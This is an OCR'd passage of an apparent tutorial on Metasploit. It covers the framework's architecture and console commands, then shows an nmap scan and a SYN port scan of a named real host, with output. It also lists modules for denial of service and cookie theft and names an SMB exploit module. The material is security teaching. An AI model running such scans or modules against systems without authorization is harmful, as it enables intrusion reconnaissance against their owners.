


Figure 1: Metasploit Architecture

Libraries

Rex: It is the basic library for performing most tasks. It handles sockets and different types of protocols.

- "Ruby Exploitation library"
- Basic library for most tasks
- Sockets, protocols, command shell interface
- SSL, SMB, HTTP, XOR, Base64, random text

- Intended to be useful outside of the framework

MSF Core: It provides the basic API. Defines the Metasploit framework.

- "Ruby Exploitation library"
- Mixins for exploits and auxiliaries
- Auxiliary Scanner, Report, AuthBrute, etc.
- Exploit HTTP, FTP, Oracle, MSSQL, SMB

MSF Base: It provides the friendly API. Provides simplified APIs for use in the framework.

Modules

MSFconsole: msfconsole is enriched with well supported tools within the framework. Msfconsole helps in launching an exploit, loading auxiliary, executing enumeration or executing mass exploitation. Command: `msfconsole` (Launching Metasploit console)




Figure 2: Metasploit Framework.

Type "**help**" command to grab all the **commands** used in msfconsole.




Figure 3: "help" command helps to know all commands to be used in Metasploit.

Useful Commands

- **back:** To come back from the current exploit or module.
- **banner:** This command displays Metasploit banner.
- **connect**: This command is used to connect to the host. We should specify the host IP address and port number along with this command.
- **exit and quit:** These commands are used to exit from Metasploit and it comes to the root.
- **irb:** This command is used to drop an irb mode. Using this mode, one can write one's own Ruby scripts.
- **info:** This command displays the whole information about the selected exploit.
- **load:** This command is used to load Plugins into Metasploit. (Example: load Nessus)
- **unload:** This command is used to unload the loaded plugin from the framework.

- **search:** This command is used to search a specific exploit or module. This command is very useful to search any module. Example: search windows, search android
- **resource:** This command is used to run specific commands from a specified file.
- **use:** This command is used to select a specific exploit. Example:use exploit/windows/smb/ms08_067_netapi
- **version:** This command will display the current version of Metasploit.
- **set and unset:** These commands set variables. Set our payloads and we can set IP address. Using unset we can unset the value and we can give the new IP address.
- **setg and unsetg:** These commands are used to set our variable globally through our pentesting.
- **show:** This command is used to view the options or modules. (Most IMP command)

What all can M3tasploit do?

Information Gathering

nslookup: nslookup is a network administration command-line tool available for many computer operating systems for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or for any other specific DNS record.

Command: `nslookup <web address>`




Figure 4: "nslookup" obtaining domain name or IP address mapping.

whois: WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system, but is also used for a wider range of other information.

Command: `whois <web URL or IP address>`




Figure 5: "whois" is fetching domain name, an IP address block, or an autonomous system.

Nmap: Nmap is a security scanner used to discover hosts and services on a computer network, thus building a "map" of the network. To accomplish its goal, Nmap sends specially crafted packets to the target host(s) and then analyzes the responses.

Command: `nmap <web URL or IP address>`

```
msf > nmap -A hakin9.org
[*] exec: nmap -A hakin9.org

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-11 20:42 IST
Nmap scan report for hakin9.org (104.27.167.149)
Host is up (0.016s latency).
Other addresses for hakin9.org (not scanned): 104.27.166.149 2400:cb00:2048:1::681b:a695 2400:cb00:2048:1::681b:a795
Not shown: 992 filtered ports
PORT    STATE SERVICE     VERSION
25/tcp  open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
110/tcp open  pop3?
119/tcp open  nntp?
143/tcp open  imap?
465/tcp open  smtps?
|_smtp-commands: Couldn't establish connection on port 465
587/tcp open  submission?
|_smtp-commands: Couldn't establish connection on port 587
993/tcp open  imaps?
995/tcp open  pop3s?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X, Microsoft Windows XP|7|2012
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:
windows_server_2012
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.72 ms 192.168.140.2
2   0.86 ms 104.27.167.149

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 449.89 seconds
msf >
```

Figure 6:"nmap" used to discover hosts and services on a computer network, thus building a "map" of the network.

Note: All "nmap" commands can be used in Metasploit framework.

Scanning with Metasploit

Metasploit has several port scanners built into its auxiliary modules that directly integrate with most aspects of the Framework.

Use *"search"* for searching any scanners.

```
msf > search ftp
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/admin/cisco/vpn_3000_ftp_bypass             2006-08-23       normal     Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
   auxiliary/admin/officescan/tmlisten_traversal                          normal     TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
   auxiliary/admin/tftp/tftp_transfer_util                                normal     TFTP File Transfer Utility
   auxiliary/dos/scada/d20_tftp_overflow                 2012-01-19       normal     General Electric D20ME TFTP Server Buffer Overflow DoS
   auxiliary/dos/windows/ftp/filezilla_admin_user        2005-11-07       normal     FileZilla FTP Server Admin Interface Denial of Service
   auxiliary/dos/windows/ftp/filezilla_server_port       2006-12-11       normal     FileZilla FTP Server Malformed PORT Denial of Service
   auxiliary/dos/windows/ftp/guildftp_cwdlist            2008-10-12       normal     Guild FTPd 0.999.8.11/0.999.14 Heap Corruption
   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof          2010-12-21       normal     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   auxiliary/dos/windows/ftp/iis_list_exhaustion         2009-09-03       normal     Microsoft IIS FTP Server LIST Stack Exhaustion
   auxiliary/dos/windows/ftp/solarftp_user               2011-02-22       normal     Solar FTP Server Malformed USER Denial of Service
   auxiliary/dos/windows/ftp/titan626_site               2008-10-14       normal     Titan FTP Server 6.26.630 SITE WHO DoS
   auxiliary/dos/windows/ftp/vicftps50_list              2008-10-24       normal     Victory FTP Server 5.0 LIST DoS
   auxiliary/dos/windows/ftp/winftp230_nlst              2008-09-26       normal     WinFTP 2.3.0 NLST Denial of Service
   auxiliary/dos/windows/ftp/xmeasy560_nlst              2008-10-13       normal     XM Easy Personal FTP Server 5.6.0 NLST DoS
   auxiliary/dos/windows/ftp/xmeasy570_nlst              2009-03-27       normal     XM Easy Personal FTP Server 5.7.0 NLST DoS
   auxiliary/dos/windows/tftp/pt360_write                2008-10-29       normal     PacketTrap TFTP Server 2.2.5459.0 DoS
   auxiliary/dos/windows/tftp/solarwinds                 2010-05-21       normal     SolarWinds TFTP Server 10.4.0.10 Denial of Service
   auxiliary/fuzzers/ftp/client_ftp                                       normal     Simple FTP Client Fuzzer
   auxiliary/fuzzers/ftp/ftp_pre_post                                     normal     Simple FTP Fuzzer
   auxiliary/gather/apple_safari_ftp_url_cookie_theft    2015-04-08       normal     Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft
   auxiliary/gather/d20pass                              2012-01-19       normal     General Electric D20 Password Recovery
   auxiliary/gather/konica_minolta_pwd_extract                            normal     Konica Minolta Password Extractor
   auxiliary/scanner/ftp/anonymous                                        normal     Anonymous FTP Access Detection
   auxiliary/scanner/ftp/bison_ftp_traversal             2015-09-28       normal     BisonWare BisonFTP Server 3.5 Directory Traversal Information Disclosure
   auxiliary/scanner/ftp/colorado_ftp_traversal          2016-08-11       normal     ColoradoFTP Server 1.3 Build 8 Directory Traversal Information Disclosure
   auxiliary/scanner/ftp/easy_file_sharing_ftp           2017-03-07       normal     Easy File Sharing FTP Server 3.6 Directory Traversal
   auxiliary/scanner/ftp/ftp_login                                        normal     FTP Authentication Scanner
   auxiliary/scanner/ftp/ftp_version                                      normal     FTP Version Scanner
   auxiliary/scanner/ftp/konica_ftp_traversal            2015-09-22       normal     Konica Minolta FTP Utility 1.00 Directory Traversal Information Disclosure
   auxiliary/scanner/ftp/pcman_ftp_traversal             2015-09-28       normal     PCMan FTP Server 2.0.7 Directory Traversal Information Disclosure
   auxiliary/scanner/ftp/titanftp_xcrc_traversal         2010-06-15       normal     Titan FTP XCRC Directory Traversal Information Disclosure
   auxiliary/scanner/http/titan_ftp_admin_pwd                             normal     Titan FTP Administrative Password Disclosure
   auxiliary/scanner/misc/zenworks_preboot_fileaccess                     normal     Novell ZENworks Configuration Management Preboot Service Remote File Access
   auxiliary/scanner/portscan/ftpbounce                                   normal     FTP Bounce Port Scanner
   auxiliary/scanner/quake/server_info                                    normal     Gather Quake Server Information
   auxiliary/scanner/rsync/modules_list                                   normal     List Rsync Modules
   auxiliary/scanner/snmp/cisco_config_tftp                               normal     Cisco IOS SNMP Configuration Grabber (TFTP)
   auxiliary/scanner/snmp/cisco_upload_file                               normal     Cisco IOS SNMP File Upload (TFTP)
   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     Cerberus FTP Server SFTP Username Enumeration
   auxiliary/scanner/tftp/ipswitch_whatsupgold_tftp      2011-12-12       normal     IpSwitch WhatsUp Gold TFTP Directory Traversal
   auxiliary/scanner/tftp/netdecision_tftp               2009-05-16       normal     NetDecision 4.2 TFTP Directory Traversal
   auxiliary/scanner/tftp/tftpbrute                                       normal     TFTP Brute Forcer
   auxiliary/server/capture/ftp                                           normal     Authentication Capture: FTP
   auxiliary/server/ftp                                                   normal     FTP File Server
   auxiliary/server/pxeexploit                                            normal     PXE Boot Exploit Server
```

Figure 7: Searching Scanner with help of "Search" command.

Port Scanning with Metasploit

A simple scan of a single host using Metasploit SYN Port Scanner. Scan using *scanner/portscan/syn*

Steps to scan:

Step 1: use scanner`/portscan/syn`

Step 2: set `RHOSTS 104.27.167.149`

Step 3: set `THREADS 50`

Step 4: `show options`

Step 5: `run`

```
msf > use scanner/portscan/syn
msf auxiliary(syn) > set RHOSTS 104.27.167.149
RHOSTS => 104.27.167.149
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     104.27.167.149   yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    50               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) > run

[*]  TCP OPEN 104.27.167.149:25
[*]  TCP OPEN 104.27.167.149:119
[*]  TCP OPEN 104.27.167.149:143
